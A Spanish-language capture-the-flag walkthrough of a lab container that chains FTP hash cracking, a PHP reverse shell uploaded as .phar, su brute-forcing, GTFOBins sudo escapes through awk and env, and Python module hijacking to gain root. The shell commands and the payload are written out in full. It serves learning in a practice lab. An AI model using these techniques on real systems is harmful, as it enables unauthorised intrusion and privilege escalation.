FILE

CONECTIVIDAD

ping para verificar la conectividad con el host identificado.

```
ping -c1 172.17.0.2
```

ESCANEO DE PUERTOS


```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 2
```

21/tcp vsftpd 3.0.5

80/tcp Apache httpd 2.4.41 ((Ubuntu))

Nos conectamos por el protocolo FTP al puerto 21 y descargamos a local

el archivo anon.txt




Leemos el archivo


cat anon.txt
53dd9c6005f3cdfc5a69c5c07388016d

Tenemos un hash en MD5 con el que podemos utilizar esta herramienta

https://crackstation.net/
“justin”



puerto 80





ENUMERACIÓN


Con gobuster buscamos archivos y directorios

gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -x php,txt,html,py

Tenemos dos directorios /uploads y /file_upload.php







EXPLOTACIÓN

Tenemos un directorio donde subir archivos y otro donde se alojan.

Intentamos una reverse shell usando

https://www.revshells.com/...(PentesMonkey)


No nos iba a la primera y lo que hacemos es pasar el .php a .phar

mv shell.php shell.phar

Le damos permisos

chmod +x shell.phar

En el /file_upload.php subimos el archivo




El archivo shell.phar ha sido subido con exito.

Nos ponemos a la escucha por netcat

nc -nlvp 4444

Nos vamos a /uploads y pulsamos en el enlace



Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
shell.phar	2024-12-03 11:34	2.5K	

Apache/2.4.41 (Ubuntu) Server at 172.17.0.2 Port 80

```
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.49] from (UNKNOWN) [172.17.0.2] 52396
Linux baceb22d9058 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64 x86_64 x
 11:39:13 up  2:42,  0 users,  load average: 0.69, 0.78, 3.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (11): Inappropriate ioctl for device
bash: no job control in this shell
www-data@baceb22d9058:/$
```

Tratamos la TTY

script /dev/null -c bash
Ctl + z
stty raw -echo;fg
reset xterm
export SHELL=bash
export TERM=xterm

ESCALADA DE PRIVILEGIOS

Después de dar muchas vueltas la única solucion que veo es usar

el script de Mario, Linux-su-Force.sh junto con el rockyou.

Lo bajamos a local y lo compartimos con un sever en python.

./Linux-Su-Force.sh mario rockyou.txt

mario/password123

Accedemos con estas credenciales

www-data@181f77f462ad:/tmp$ su mario
Password:
mario@181f77f462ad:/tmp$

Buscamos permisos sudo

mario@181f77f462ad:~$ sudo -l
Matching Defaults entries for mario on 181f77f462ad:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin\:/snap/bin

User mario may run the following commands on 181f77f462ad:
(julen) NOPASSWD: /usr/bin/awk

Consultando en

https://gtfobins.github.io/gtfobins/awk/#sudo

sudo awk 'BEGIN {system("/bin/sh")}'

Nos hacemos julen

```
mario@181f77f462ad:~$ sudo -u julen /usr/bin/awk 'BEGIN {system("/bin/sh")}'
$ whpami
/bin/sh: 1: whpami: not found
$ whoami
julen
$ bash -i
julen@181f77f462ad:/home/mario$
```

Buscamos permisos sudo

```
julen@181f77f462ad:~$ sudo -l
Matching Defaults entries for julen on 181f77f462ad:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
    /bin\:/snap/bin

User julen may run the following commands on 181f77f462ad:
    (iker) NOPASSWD: /usr/bin/env
julen@181f77f462ad:~$
```

Consultando en

https://gtfobins.github.io/gtfobins/env/#sudo

```
sudo env /bin/sh
```

Nos hacemos iker

```
julen@181f77f462ad:~$ sudo -u iker /usr/bin/env /bin/sh
$ whoami
iker
$ bash -i
iker@181f77f462ad:/home/julen$
```

Encontramos un script en python

```
iker@181f77f462ad:~$ cat geo_ip.py
import requests;
ip = input('Introduce la direccion IP que quieras geolocalizar: ')
respuesta = requests.get(f'http://ip-api.com/json/{ip}')
data = respuesta.json()
print(data)
```

Comprobamos permisos

```
iker@181f77f462ad:~$ ls -la geo_ip.py
-rw-r--r-- 1 root root 178 Sep 12 00:17 geo_ip.py
```

Buscamos permisos sudo

```
iker@181f77f462ad:~$ sudo -l
Matching Defaults entries for iker on 181f77f462ad:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin\:/snap/bin

User iker may run the following commands on 181f77f462ad:
(ALL) NOPASSWD: /usr/bin/python3 /home/iker/geo_ip.py
```

La técnica que utilizaremos se llama **"Python Module Hijacking"**.

Esta técnica explota la forma en que Python (y otros lenguajes de programación) resuelve las importaciones de módulos.

¿Cómo Funciona?

1- **Orden de Búsqueda de Módulos**:

Cuando Python importa un módulo, sigue un orden de búsqueda específico.

Primero busca en el directorio actual desde donde se ejecuta el script.

Si encuentra un archivo con el mismo nombre que el módulo que intenta importar, lo cargará en lugar del módulo original.

2- **Creación de un Módulo Malicioso**:

Al crear un archivo con el mismo nombre que un módulo legítimo (en este caso, **requests.py**), podemos inyectar código malicioso que se ejecutará cuando el script intente importar ese módulo.


3- **Ejecución del Código Malicioso**:

Cuando ejecutamos el script con sudo, y este intenta importar requests, Python carga el archivo **requests.py** en lugar del módulo real. El código dentro del archivo se ejecuta con los privilegios del proceso que ejecuta el script, en este caso, root.

```
nano requests.py

import os
os.system('/bin/bash')

iker@181f77f462ad:~$ sudo /usr/bin/python3 /home/iker/geo_ip.py
root@181f77f462ad:/home/iker# whoami
root
root@181f77f462ad:/home/iker#
```



Buen día 😊